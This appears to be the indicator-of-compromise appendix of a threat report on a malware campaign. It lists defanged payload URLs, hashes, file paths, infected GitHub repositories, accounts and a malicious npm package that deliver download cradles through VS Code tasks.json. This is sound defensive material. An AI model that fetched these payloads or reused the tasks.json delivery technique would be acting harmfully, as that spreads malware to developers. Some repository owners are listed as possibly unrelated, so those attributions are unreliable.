hxxps://camdriver[.]pro/realtekmac.sh?r=7205d529-ff14-4dcf-965b-29d500663a75	Next stage *nix payload URL in Gist-based stagers
hxxps://drive[.]google[.]com/file/d/16AaeeVhqj4Q6FlJIDMgdWASJvq7w00Yc/view?usp=sharing	Google Drive-hosted inject-simple.min0.js (ChainedDown aka JADESNOW)
hxxps://nomgwenya[.]co[.]za/js/settings?win=32	(Possibly unrelated to campaign) First-stage batch script
hxxps://nomgwenya[.]co[.]za/js/bootstrap?win=32	(Possibly unrelated to campaign) Second-stage loader (vscode-bootstrap.cmd)

URL	Description
hxxps://postprocesser[.]com/.well-known/pki-validation/go/python3.zip	(Possibly unrelated to campaign) Bundled Python runtime and PyArmor payload

Hashes

SHA-256 Hash	Description
2a7e7b76a3e8070410adce9b6a2b9cf112687922792c91be563c20fbf6a4a82f	Google Drive-hosted inject-simple.min0.js (ChainedDown aka JADESNOW)
6d9379e365a4da282531d7f234c69eefa48567c01ba173b462e907a1ddfc71b2	(Possibly unrelated to campaign) Bundled Python runtime and PyArmor payload

File Paths and Artifacts

Artifact	Description
%USERPROFILE%\.vscode\vscode-bootstrap.cmd	Second-stage loader written to .vscode directory
%TEMP%\script_*.mjs	(Possibly unrelated to campaign) Certutil-decoded JavaScript payload
%TEMP%\py.zip	(Possibly unrelated to campaign) ZIP archive containing Python runtime and PyArmor payload
%TEMP%\python3\exec.py	(Possibly unrelated to campaign) PyArmor-protected Python payload
REALTEKAUDIO	(Possibly unrelated to campaign) Environment variable passing encoded data to Python stage

GitHub Repositories

Repository	Description
ItsmeBlackOps/Wisepanda-bot-main	Contains tasks.json with download cradles using Gist URLs
BT-AURA/Auto-Stacking	Contains tasks.json with download cradles using Gist URLs
icode4fuud/deploy-cloudrun	Has package.json with malicious "eslint-validator" dependency
icode4fuud/copilot-sdk	Has package.json with malicious "eslint-validator" dependency
Naboni/CartPanda	Has package.json with malicious "eslint-validator" dependency
Pavel-Shcherbo/defiguard-dev	Contains tasks.json with download cradles using short[.]gy URL
annasudol/Web3Aggregator	Contains tasks.json with download cradles using short[.]gy URL
0xroaman-2/Royal	Contains tasks.json with download cradles using short[.]gy URL
icecoldjay/bri	Contains tasks.json with download cradles using short[.]gy URL
gitOxentrolance/hireonchain	Contains tasks.json with download cradles using short[.]gy URL
ishanrt119/NFT-Marketplace	Contains tasks.json with download cradles using short[.]gy URL
hellomanishahere/NFT-Marketplace	Contains tasks.json with download cradles using short[.]gy URL
Mindshare-Solution-Tech/card-activity	Contains tasks.json with download cradles using short[.]gy URL
mindshare-solution-collect/card-activity	Contains tasks.json with download cradles using short[.]gy URL
mdimran29/card-activity	Contains tasks.json with download cradles using short[.]gy URL
artickc/card-activity	Contains tasks.json with download cradles using short[.]gy URL
SatAi999/card-activity	Contains tasks.json with download cradles using short[.]gy URL
OvaisKhanday/card-activity	Contains tasks.json with download cradles using short[.]gy URL
Devba/W3agregador	Contains tasks.json with download cradles using short[.]gy URL
TechProsA/W3GLFun-smartcontracts	Contains tasks.json with download cradles using short[.]gy URL
MaxEdgr/P12	Contains tasks.json with download cradles using short[.]gy URL
bohdan0219/nft_project	Contains tasks.json with download cradles using short[.]gy URL
bohdan0219/smart_contract	Contains tasks.json with download cradles using short[.]gy URL
adadsws/shannon	(Possibly unrelated to campaign) Malicious fork with tasks.json downloader

Associated Users

User	Description
cuda-toolkit	Deleted Gist account hosting payloads masqueraded as NVIDIA software
lincoln0809	NPM user, published malicious "eslint-validator" package
ItsmeBlackOps	Owner of Wisepanda-bot-main repo
BT-AURA	Owner of Auto-Stacking repo
icode4fuud	Owner of deploy-cloudrun and copilot-sdk repos
Naboni	Owner of CartPanda repo
Pavel-Shcherbo	Owner of defiguard-dev repo
annasudol	Owner of Web3Aggregator repo
0xroaman-2	Owner of Royal repo
icecoldjay	Owner of bri repo
gitOxentrolance	Owner of hireonchain repo
ishanrt119	Owner of NFT-Marketplace repo
hellomanishahere	Owner of NFT-Marketplace repo
Mindshare-Solution-Tech	Owner of card-activity repo
mindshare-solution-collect	Owner of card-activity repo
mdimran29	Owner of card-activity repo
artickc	Owner of card-activity repo
SatAi999	Owner of card-activity repo
OvaisKhanday	Owner of card-activity repo
Devba	Owner of W3agregador repo
TechProsA	Owner of W3GLFun-smartcontracts repo
MaxEdgr	Owner of P12 repo
bohdan0219	Owner of nft_project and smart_contract repos
adadsws	(Possibly unrelated to campaign) Owner of malicious shannon fork

Malicious NPM Packages

Package	Description
eslint-validator	Fetches and executes content from Google Drive

---